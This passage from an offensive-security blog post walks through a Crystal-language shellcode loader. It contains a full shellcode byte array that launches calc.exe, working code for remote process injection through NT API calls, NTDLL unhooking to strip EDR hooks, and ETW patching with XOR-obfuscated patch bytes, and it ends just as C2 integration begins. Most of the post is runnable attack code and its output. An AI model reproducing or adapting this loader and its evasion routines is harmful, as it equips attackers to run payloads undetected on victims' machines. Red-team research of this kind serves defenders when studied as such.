[*] Executing dropper
[*] Decrypting shellcode

{ 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x0, 0x0, 0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0xf, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x1, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49, 0x1, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x41, 0x8b, 0xc, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x1, 0xd0, 0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48, 0xba, 0x1, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x48, 0x8d, 0x8d, 0x1, 0x1, 0x0, 0x0, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff, 0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x6, 0x7c, 0xa, 0x80, 0xfb, 0xe0, 0x75, 0x5, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x0, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x0 }

[*] Shellcode size 276
[*] Allocated RW memory at: 0x2926807482368
[*] Copying shellcode to 0x2926807482368
[*] Spawning new thread ...

A calc.exe is successfully spawned from execution of the decrypted shellcode:
[3] Process Injection
Exploring other methods, I decided to implement “classic” process injection. To do classic process injection, a function would be first need to be implemented to locate the first instance of a target PID.
» PID Enumeration
PID enumeration follows it’s C counterpart closely, the process is:
- Define a Crystal equivalent of the
PROCESSENTRY32struct and C bindings for relevant WinAPI functions (Process32Next,Process32First) - Calling
CreateToolhelp32Snapshot()to take a snapshot of current system processes - Using a loop to iterate through each process using
Process32FirstandProcess32Next - Performing string comparison with a target process name, then returning a PID upon match
Defineing the PROCESSENTRY32 struct looks like:
Code preview
struct PROCESSENTRY32
# … snip …
)
  def initialize(dwSize : UInt32,
    cntUsage : UInt32,
    th32ProcessID : UInt32,
    th32DefaultHeapID : Pointer(UInt64),
    th32ModuleID : UInt32,
    cntThreads : UInt32,
    th32ParentProcessID : UInt32,
    pcPriClassBase : Int64,
    dwFlags : UInt32,
    szExeFile : StaticArray(UInt16, MAX_PATH))

  @dwSize = dwSize
  @cntUsage = cntUsage
  @th32ProcessID = th32ProcessID
  # … snip …
  @dwFlags = dwFlags
  @szExeFile = szExeFile
  end
end
Afterwards, C bindings are defined for Process32Next and Process32First, which are both exported from Kernel32.dll. CreateToolhelp32Snapshot does not need to be defined since it is already conveniently defined in Crystal’s LibC API.
Code preview
@[Link("kernel32")]
lib Kernel32

# BOOL Process32First(
# [in] HANDLE hSnapshot,
# [in, out] LPPROCESSENTRY32 lppe
# );
fun Process32First(handle_snapshot : Pointer(Void),
p_proccess_entry_32 : Pointer(Void)) : UInt32


# BOOL Process32Next(
# [in] HANDLE hSnapshot,
# [out] LPPROCESSENTRY32 lppe
# );
fun Process32Next(handle_snapshot : Pointer(Void),
p_proccess_entry_32 : Pointer(Void)) : UInt32

end
Afterwards, the findPID() function is implemented to locate the target PID.
I am aware there is a bug in the code currently due to strings being immutable in Crystal, so a substring function convertProcName.includes?(procTarget) is used as a hacky workaround instead of a proper string comparison:
Code preview
# Helper function for uint16->LE conversion
def uint16_to_little_endian_bytes(value : UInt16) : Bytes
  io = IO::Memory.new
  io.write_bytes(value, IO::ByteFormat::LittleEndian)

  convertedChar = io.to_slice
  io.flush

  return convertedChar
end

def findPID(procTarget : String) : Int32

  pid = 0
  current = Pointer(Void).null
  procFound = Pointer(UInt8).null

  process_img = LibC::PROCESSENTRY32W.new
  process_img.dwSize = sizeof(PROCESSENTRY32)
  process_img.th32ProcessID = 0
  process_img.szExeFile = StaticArray(UInt16, MAX_PATH).new(0)

  puts "[*] Finding PID of #{procTarget}"

  hResult = false
  hSnapshot = LibC.CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)
  if (hSnapshot == -1)
     return -1;
  end

  hResult = Kernel32.Process32First(hSnapshot, pointerof(process_img))

  while (hResult)

    convertProcName = ""
    charBytes = ""

    process_img.szExeFile.each do |utfchar|
      if utfchar.to_u32 != 0
        charBytes = String.new(uint16_to_little_endian_bytes(utfchar)).downcase
        convertProcName += charBytes

      else
        convertProcName += "\0"
        break
      end
    end

    # Bug in code due to immutable strings, process name String keeps getting overwritten
    # Current workaround is to use substring method to locate appropiate string
    if (convertProcName.includes?(procTarget) == true)
      pid = process_img.th32ProcessID
      break
    end

    hResult = Kernel32.Process32Next(hSnapshot, pointerof(process_img))
  end

  if (pid == 0)
    puts "[!] Failed to find target PID"
  else
    puts "[*] Target PID found: #{pid}"
  end

  Ntdll.NtClose(hSnapshot)
  return pid.to_i32

end
» Classic Process Injection
Once a PID is found, then the Crystal equivalent of classic process injection is somewhat similar to how it would be performed with the C WinAPI. I chose to make 2 variations in the code for this portion, for example’s sake:
- Instead of using Crystal's existing LibC function variants, I decided to experiment by defining and linking undocumented NTAPI functions as C bindings
- Instead of directly allocating RWX memory in a remote process for injection, I chose to allocate as RW memory, then re-protect as RX memory for observation in evasion
| WinAPI Function | Crystal Function |
|---|---|
| Openprocess | LibC.OpenProcess |
| VirtualAllocEx | Ntdll.NtAllocateVirtualMemoryEx |
| WriteProcessMemory | Ntdll.NtWriteVirtualMemory |
| VirtualProtect | Ntdll.NtProtectVirtualMemory |
| CreateRemoteThread | Kernel32.CreateRemoteThread |
| WaitforSingleObject | LibC.WaitForSingleObject |
All the required NTDLL and Kernel32 functions are first defined as C bindings.
Code preview
[Link("ntdll")]
lib Ntdll

    # NtAllocateVirtualMemoryEx(
        # _In_ HANDLE ProcessHandle,
        # _Inout_ _At_(*BaseAddress, _Readable_bytes_(*RegionSize) _Writable_bytes_(*RegionSize) _Post_readable_byte_size_(*RegionSize)) PVOID *BaseAddress,
        # _Inout_ PSIZE_T RegionSize,
        # _In_ ULONG AllocationType,
        # _In_ ULONG PageProtection,
        # _Inout_updates_opt_(ExtendedParameterCount) PMEM_EXTENDED_PARAMETER ExtendedParameters,
        # _In_ ULONG ExtendedParameterCount
    # );
    fun NtAllocateVirtualMemoryEx(process_handle : Pointer(Void),
                                  base_address : Pointer(Pointer(Void)),
                                  region_size : Pointer(UInt64),
                                  allocation_type : UInt32,
                                  page_protect : UInt32,
                                  ext_param : Pointer(Void),
                                  extended_param_count : UInt32) : Int32

    # NtProtectVirtualMemory
    fun NtProtectVirtualMemory(process_handle : UInt64,
        base_address : Pointer(Pointer(Void)),
        region_size : Pointer(UInt64),
         new_protect : UInt32,
         old_protect : Pointer(UInt32)) : Int32

	  # NtClose
	  fun NtClose(handle : LibC::HANDLE) : UInt32


@[Link("kernel32")]
lib Kernel32

    # HANDLE CreateRemoteThread(
        # [in]  HANDLE                 hProcess,
        # [in]  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
        # [in]  SIZE_T                 dwStackSize,
        # [in]  LPTHREAD_START_ROUTINE lpStartAddress,
        # [in]  LPVOID                 lpParameter,
        # [in]  DWORD                  dwCreationFlags,
        # [out] LPDWORD                lpThreadId
    # );
    fun CreateRemoteThread(process_handle : Pointer(Void),
                           pSecurity_attr : Pointer(LibC::SECURITY_ATTRIBUTES),
                           dw_stack_size : UInt64,
                           lp_start_addr : Pointer(Void),
                           lp_param : Pointer(UInt64),
                           dw_creation_flags : UInt32,
                           lpthread_id : Pointer(UInt32)) : Pointer(Void)
# … snip …
end
A new function inject() is then created to take in shellcode ByteArray and a target PID, where process injection occurs by:
- Opening a handle to target process with
LibC.OpenProcess - A memory page is allocated in the remote process with RW permissions using the undocumented NTAPI function
Ntdll.NtAllocateVirtualMemoryEx Ntdll.NtWriteVirtualMemoryis used to write the shellcode payload to the remote process’s newly allocated memory buffer- The undocumented NTAPI function
Ntdll.NtProtectVirtualMemoryis used to reprotect the memory buffer to RWX permissions Kernel32.CreateRemoteThreadis used to spawn a remote thread in the allocated memory buffer to execute shellcodeLibC.WaitForSingleObjectis then used to wait for that thread’s completion to ensure the process does not exit beforehand
Code preview
def inject(shellcode : Pointer(Bytes), targetPID : Int32)

  # Call OpenProcess to open handle to target PID
  pTargetHandle = Pointer(Void).null
  pTargetHandle = LibC.OpenProcess(PROCESS_VM_WRITE|PROCESS_VM_OPERATION, false, UInt32.new(targetPID))
  if pTargetHandle == nil
    puts "[!] Failed to open target process with PID #{targetPID}"
  else
    puts "[+] Successfully opened handle 0x#{pTargetHandle.address} to target process PID #{targetPID}"
  end

  # Cast shellcode size to UInt64
  allocSize = UInt64.new(shellcode.value.size)
  pRegionSize = Pointer(UInt64).malloc(1)
  pRegionSize.value = allocSize

  puts "[*] Shellcode size #{pRegionSize.value}"

  # Allocate memory page with RWX
  pRemoteBaseAddress = Pointer(Void).null
  pMemAlloc = Pointer(Void).null

  # fun NtAllocateVirtualMemoryEx(
  #    process_handle : Pointer(Void),
  #    base_address : Pointer(Pointer(Void)),
  #    region_size : Pointer(UInt64),
  #    allocation_type : UInt32,
  #    page_protect : UInt32,
  #    ext_param : Pointer(Void),
  #    extended_param_count : UInt32) : Int32
  Ntdll.NtAllocateVirtualMemoryEx(pTargetHandle,
                                  pointerof(pRemoteBaseAddress),
                                  pRegionSize,
                                  MEM_COMMIT | MEM_RESERVE,
                                  PAGE_EXECUTE_READWRITE,
                                  Pointer(Void).null,
                                  0)


  # Debug: Prompt for user input
  puts "[!] Press ENTER to continue"
  input = gets

  puts "[*] Allocated remote RW memory at: 0x#{pRemoteBaseAddress.address}"

  # For remote process injection, NtWriteVirtualMemory is used
  puts "[*] Copying shellcode to 0x#{pRemoteBaseAddress.address}".colorize(:yellow)

  # fun NtWriteVirtualMemory(
  #    process_handle : Pointer(Void),
  #    base_addr : Pointer(Void),
  #    buffer : Pointer(Void),
  #    num_bytes_write_in : Pointer(UInt64),
  #    num_bytes_write_out : Pointer(Void)) : Int32
  status = Ntdll.NtWriteVirtualMemory(pTargetHandle, pRemoteBaseAddress, shellcode.value, pRegionSize, nil)

  # status = Kernel32.WriteProcessMemory(pTargetHandle, pRemoteBaseAddress, shellcode.value, pRegionSize, nil)
  if (status)
    puts "[*] Succesfully wrote shellcode"
  else
    puts "[!] Failed to write memory to remote process"
  end

  # Debug: Prompt for user input
  puts "[!] Press ENTER to continue"
  input = gets

  # CreateRemoteThread(
  #    process_handle : Pointer(Void),
  #    pSecurity_attr : Pointer(LibC::SECURITY_ATTRIBUTES),
  #    dw_stack_size : UInt64,
  #    lp_start_addr : Pointer(Void),
  #    lp_param : Pointer(UInt64),
  #    dw_creation_flags : UInt32,
  #    lpthread_id : Pointer(UInt32)) : Pointer(Void)
  # CreateRemoteThread(target_process_handle, NULL, 0,(LPTHREAD_START_ROUTINE) remote_process_buffer,NULL,0, NULL);
  puts "[*] Spawning new remote thread ..."

  pThreadHandle = Pointer(Void).null
  threadId = Pointer(UInt32).null
  pThreadHandle = Kernel32.CreateRemoteThread(pTargetHandle, nil, 0, pRemoteBaseAddress, nil, 0, threadId)

  LibC.WaitForSingleObject(pThreadHandle, 10000)

  # Close handle to process
  Ntdll.NtClose(pTargetHandle)

end
Injecting into notepad.exe with PID 111, this works without issue:
Rerunning it again and inspecting the target PID, the calc.exe shellcode can be viewed in its decrypted state:

It’s worth noting when using process injection with large shellcode values, the target process that the loader injects to crashes immediately. There’s likely a bug within the code somewhere, but I’ve kept this code in the PoC for now unused.
[4] EDR Evasion Methods
» NTDLL Unhooking
NTDLL unhooking is one of many methods of achieving some form of “EDR evasion” by removing hooks set by EDR DLLs injected in processes to detect malwicious behaviour. For reference, the implementation of this code section was borrowed from the Crystal Variant of NativeDump by ricardojosef, as the credits go to his implementation of this technique.
This implementation of NTDLL unmapping starts by:
- Spawning a process via
CreateProcessWwith DEBUG_PROC permissions, then traversing the newly spawned process’s modules forntdll.dllvia a customGetModuleHandleimplementation - Using the base of the
ntdll.dllmodule, the .TEXT section is read and copied to a local buffer usingNtReadVirtualMemorybefore terminating the process withNtTerminateProcess - Using the same process, a pointer to the .TEXT section of the current Crystal loader’s
ntdll.dllmodule is retrieved - The unmapping is done in the
replace_ntdll_txt_sectionfunction, where the memory protection of the current Crystal loader’sntdll.dllmodule is changed toPAGE_EXECUTE_WRITECOPY, each byte of the loader’sntdll.dllmodule is overwritten and replaced with the cleanntdll.dllbytes, and memory protection is lastly reverted back
The get_ntdll_from_debug_proc is implemented as a helper function:
Code preview
def get_ntdll_from_debug_proc(process_path : String) : Pointer(UInt8)

  puts "[*] Spawning process with DEBUG_PROCESS permissions"

  si = LibC::STARTUPINFOW.new
  si.cb = sizeof(STARTUPINFO)
  pi = LibC::PROCESS_INFORMATION.new

  pi.hProcess = Pointer(Void).null
  pi.hThread = Pointer(Void).null
  pi.dwProcessId = 0
  pi.dwThreadId = 0

  # Calling CreateProcessW
  success = LibC.CreateProcessW(
      process_path.to_utf16,
      nil,
      Pointer(LibC::SECURITY_ATTRIBUTES).null,
      Pointer(LibC::SECURITY_ATTRIBUTES).null,
      false,
      DEBUG_PROCESS,
      Pointer(Void).null,
      Pointer(UInt16).null,
      pointerof(si),
      pointerof(pi)
  )
  unless success
      puts "[!] Error calling CreateProcess"
      exit(1)
  end


  current_process = Pointer(Void).new(UInt64::MAX)

  # Rresolve modules of NTDLL
  local_ntdll_handle = custom_get_module_address(current_process, "ntdll.dll")
  result = get_text_section_info(Pointer(Void).new(local_ntdll_handle))

  local_ntdll_txt_base = result[0]
  local_ntdll_txt_size = result[1]
  local_ntdll_txt = local_ntdll_handle + local_ntdll_txt_base

  ntdll_buffer = Bytes.new(local_ntdll_txt_size)

  # Read ntdll.dll using NtReadVirtualMemory
  read_result = Ntdll.NtReadVirtualMemory(pi.hProcess, Pointer(Void).new(local_ntdll_txt), ntdll_buffer.to_unsafe, ntdll_buffer.size, Pointer(UInt64).null)
  if read_result != 0
    puts "[!] Error calling NtReadVirtualMemory"
    exit(1)
  end

  p_ntdll_buffer = Pointer(UInt8).null
  p_ntdll_buffer = ntdll_buffer.to_unsafe


  # Get debug object handle
  debug_object_handle = uninitialized LibC::HANDLE
    return_length = uninitialized UInt32
    status = Ntdll.NtQueryInformationProcess(
    pi.hProcess,
    30,
    pointerof(debug_object_handle).as(Pointer(UInt8)),
    sizeof(LibC::HANDLE).to_u32,
    pointerof(return_length)
  )


  # Cleanup and terminate debug process
  status = Ntdll.NtRemoveProcessDebug(pi.hProcess, debug_object_handle)
  terminate_result = Ntdll.NtTerminateProcess(pi.hProcess, 0)
  if status != 0
    puts "[-] Error calling NtRemoveProcessDebug"
    exit(1)
  end

  if terminate_result != 0
    puts "[-] Error calling NtTerminateProcess. NTSTATUS: 0x#{terminate_result.to_s(16)}"
    exit(1)
  end
  close_handle_proc = Ntdll.NtClose(pi.hProcess)
  close_handle_thread = Ntdll.NtClose(pi.hThread)
  if close_handle_proc != 0 || close_handle_thread != 0
    puts "[-] Error calling NtClose"
    exit(1)
  end

  # Return the buffer pointer
  return p_ntdll_buffer
end
Similarly, the replace_ntdll_txt_section function can be viewed:
Code preview
def replace_ntdll_txt_section(unhooked_ntdll_txt : Void*, local_ntdll_txt : Void*, local_ntdll_txt_size : UInt32)

  dw_old_protection = UInt32.new(0)
  current_process = UInt64::MAX
  region_size_ptr = Pointer(UInt64).malloc(1)
  region_size_ptr.value = local_ntdll_txt_size
  dw_old_protection = UInt32.new(0)

  # NtProtectVirtualMemory to PAGE_EXECUTE_WRITECOPY
  vp_res = Ntdll.NtProtectVirtualMemory(
        current_process,
        pointerof(local_ntdll_txt),
        region_size_ptr,
        PAGE_EXECUTE_WRITECOPY,
        pointerof(dw_old_protection)
  )

  if vp_res != 0
    puts "[-] Error calling NtProtectVirtualMemory (PAGE_EXECUTE_WRITECOPY)"
    exit(1)
  end


  # Overwrite hooked ntdll.dll bytes with clean ntdll with byte loop
  unhooked = unhooked_ntdll_txt.as(Pointer(UInt8))
  local = local_ntdll_txt.as(Pointer(UInt8))
  local_ntdll_txt_size.times do |i|
    local[i] = unhooked[i]
  end

  # NtProtectVirtualMemory back to the original protection (PAGE_EXECUTE_READ)
  vp2_res = Ntdll.NtProtectVirtualMemory(
        current_process,
        pointerof(local_ntdll_txt),
        region_size_ptr,
        dw_old_protection,
        pointerof(dw_old_protection)
  )

  if vp2_res != 0
    puts "[-] Error calling NtProtectVirtualMemory (restoring old protection)"
    exit(1)
  end
end
The main unmap_ntdll function is shown below:
def unmap_ntdll(processPath : String)


    # Spawn a process with DEBUG_PROCESS permissions, get ntdll.dll .text section
    unhookedNtdllTxt = get_ntdll_from_debug_proc(processPath)

    currentProcess = Pointer(Void).new(UInt64::MAX)

    # Get handle to current process ntdll.dll
    localNtdllHandle = custom_get_module_address(currentProcess, "ntdll.dll")

    # Get .text section of current process ntdll.dll
    result = get_text_section_info(Pointer(Void).new(localNtdllHandle))

    # Calculate .text section address
    localNtdllTxtBase = result[0]
    localNtdllTxtSize = result[1]
    localNtdllTxt = localNtdllHandle + localNtdllTxtBase

    puts "[*] Replacing 0x#{localNtdllTxtSize.to_s(16)} bytes from 0x#{unhookedNtdllTxt.address.to_s(16)} to 0x#{localNtdllTxt.to_s(16)}"

    # Overwrite current process ntdll.dll .text section
    replace_ntdll_txt_section(unhookedNtdllTxt.as(Pointer(Void)), Pointer(Void).new(localNtdllTxt), localNtdllTxtSize)

    puts "[*] NTDLL.dll successfully overwritten in current process"

end
Running the loader against an EDR and inspecting it in a disassembler shows that the previously hooked function ZwAdjustPrivilegesToken is now unhooked with the JMP to the EDR usermode DLL removed and only the function’s syscall remaining, before shellcode execution takes place.

It is worth noting that in testing this against different EDR solutions, which each implement WinAPI hooking diffrently, may result in some instability. Further research is required to determine the cause of those issues.
» ETW Function Patching
I decided on adding ETW function patching since it is well documented. This is more for PoC, since running Crystal currently has nothing to do with .NET (unless there are plans to run .NET executables from a Crystal loader). However, this also demonstrates other various forms of function patching are all possible with Crystal.
To perform ETW function patching, the NTAPI ETW function NtTraceEvent is chosen for patching. NtTraceEvent is ideal for usermode patching since other ETW functions are wrappers which end up using the NtTraceEvent syscall. For example, tracing other ETW functions such as EventWrite or EtwEventWrite in a debugger shows the underlying syscall to NtTraceEvent. Therefore, patching NtTraceEvent requires less actions while disabling more ETW functions, which is ideal.

The process is defined in a new patchETW() function:
- Define a list of Etw usermode specific functions to patch
- Define patch bytes, which will be
XOR RAX, RAX RET. These patch bytes will zero out the RAX register when the function is called, and return immediately - Find location to overwrite
retaddress of target Etw functions with patch bytes. For static evasion, I have XOR encrypted the bytes, and decrypt them before patch overwrite - Get handle to current loader’s
ntdll.dllusing the previously custom definedget_module_handlefunction, then get relative address of each Etw function within the module - Set memory permissions of each Etw function’s address to WX (
PAGE_EXECUTE_WRITECOPY), overwrite with patch stub, then reprotect with original permissions
Code preview
def patchETW() : Bool

  puts "[*] Patching ETW functions"

  # pNtTraceEvent = Pointer(Void).null
  currentProcess = UInt64::MAX

  # Patch to return a value of 0 = STATUS_SUCCESS
  # --------------
  # 48 31 c0  xor rax,rax
  # c3        ret
  # -------------
  # Encrypted function patch bytes
  patch_bytes = Bytes[0x3a, 0x3a, 0xe2, 0x9b, 0x6a, 0x69]

  # Add additional functions here
  targetFunctions = ["NtTraceEvent"]

  # Patch stub is encrypted with XOR key 0xAA
  # patch_bytes = Bytes[0x90, 0x90, 0x48, 0x31, 0xC0, 0xC3]
  puts "[*] Decrypting ETW patch bytes"
  patchByteCount = patch_bytes.size
  patchByteCount.times do |i|
    patch_bytes[i] = patch_bytes[i] ^ 0xAA
  end


  dw_old_protection = UInt32.new(0)
  region_size_ptr = Pointer(UInt64).malloc(1)
  region_size_ptr.value = patch_bytes.size.to_u64
  dw_old_protection = UInt32.new(0)


  # Get module handle to ntdll.dll
  # Alternative: pNtdllHandle = Kernel32.LoadLibraryA("ntdll.dll")
  pNtdllHandle = Pointer(Void).new(custom_get_module_address(Pointer(Void).new(UInt64::MAX), "ntdll.dll"))
  puts "[*] Successfully got address of Ntdll module 0x#{pNtdllHandle.address.to_s(16)}"

  # Convert to pointer addr
  patchAddr = patch_bytes.to_unsafe.as(Pointer(UInt8))
  pEtwMemAddr = Pointer(Void).null
  pEtwFunc = Pointer(Void).null

  # ##### MAIN PATCHING LOOP #####
  targetFunctions.each do |etwFunc|

    puts "\n[*] Patching #{etwFunc} ..."
    puts "[*] Protecting memory region of #{etwFunc} to WX"

    # Get address of each ETW function for memory protection
    pEtwMemAddr = LibC.GetProcAddress(pNtdllHandle, etwFunc)
    if (pEtwMemAddr)
      puts "[*] Successfully got address of #{etwFunc} at 0x#{pEtwMemAddr.address.to_s(16)}"
    else
      puts "[!] Could not get address of #{etwFunc}, function not found, skipping"
      next
    end

    # NtProtectVirtualMemory to PAGE_EXECUTE_WRITECOPY
    vp_res = Ntdll.NtProtectVirtualMemory(
             currentProcess,
             pointerof(pEtwMemAddr),
             region_size_ptr,
             PAGE_EXECUTE_WRITECOPY,
             pointerof(dw_old_protection)
    )

    # Get address to target ETW function
    pEtwFunc = LibC.GetProcAddress(pNtdllHandle, etwFunc).as(Pointer(UInt8))

    if vp_res != 0
      puts "[!] Error calling NtProtectVirtualMemory (protecting to WX)"
      exit(1)
    end

    # Patch function bytes
    patchByteCount.times do |i|
      puts "[*] Changing 0x#{pEtwFunc[i].to_s(16)} to 0x#{patchAddr[i].to_s(16)}"
      pEtwFunc[i] = patchAddr[i]
    end


    # Debug: Prompt for user input
    puts "[!] Press ENTER to reprotect"
    input = gets


    # NtProtectVirtualMemory back to the original protection
    puts "[*] Restoring memory permissions"
    vp2_res = Ntdll.NtProtectVirtualMemory(
            currentProcess,
            pointerof(pEtwMemAddr),
            region_size_ptr,
            dw_old_protection,
            pointerof(dw_old_protection)
    )

    if vp2_res != 0
      puts "[!] Error calling NtProtectVirtualMemory (restoring old protection)"
      exit(1)
    end


  end
  # ##### MAIN PATCHING LOOP #####

  puts "[*] Patching ETW functions complete"
  return true
end

Executing this with debug prompts, ETW patch bytes are successfully overwritten for the NtTraceEvent function which supports other ETW usermode functions such as EtwEventWrite etc. when inspecing with WinDBG:
[5] Testing
» Putting it all together
To finalize the calc.exe shellcode loader demo, the full PoC is run with all the prior features added.
- Shellcode payload encryption/decryption
- PID location and classic process injection
- NTDLL unmapping via spawning a debug process
- ETW usermode function byte patching
The full debug calc.exe PoC demo code is also available on my Github.
[6] C2 Integration
» Havoc C2 Integration
This post would not be complete without demonstrating implementation with a C2. I decided on Havoc C2 by 5pider, but any C2 framework should work. I chose to use the following Havoc C2 listener configurations:
